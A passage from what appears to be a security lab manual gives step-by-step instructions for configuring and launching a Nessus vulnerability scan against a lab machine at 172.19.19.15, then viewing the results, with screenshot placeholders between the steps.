


1. Once you click on the **New Scan** button, it will redirect you to **Scan Templates** window, where you need to select the policy you have created. The created policy is present in **User Defined Policies** section, so click on the **User Defined** tab.
2. **User Defined** policy section appears, click **System Scan** policy.




1. The **Settings** section of the Scan Templates appears. Set a name for the scan in the **Name** Text field (here, **System\_Scan.**), type a description for the scan in the **Description** field, leave the **Folder** field set to default and enter the IP address of Advertisement Dept. machine in the **Targets** text field (here, **172.19.19.15**). Click on the **Schedule** module in the left pane.


You can specify a multiple number of machines to scan using Nessus. For lab demonstration, we are using a single machine.




1. The **Schedule** section allows you to specify the frequency of the scan. In this section, you can specify how often you want Nessus to scan the target machine. Leave this setting to default, click on the **Save** drop-down menu and click **Launch**. This will launch a vulnerability scan on the **Advertisement Dept** machine.




1. As soon as you click the **Launch** link, Nessus will begin the scan on the **Advertisement Dept** machine as shown in the screenshot below. It will take around 10 minutes to scan the machine.




1. Once the scan is completed, it will display a **tick** mark as shown in the screenshot.




1. Click **System\_Scan** to view the scan result.




1. Click on **172.19.19.15** to view all the vulnerabilities associated with it.



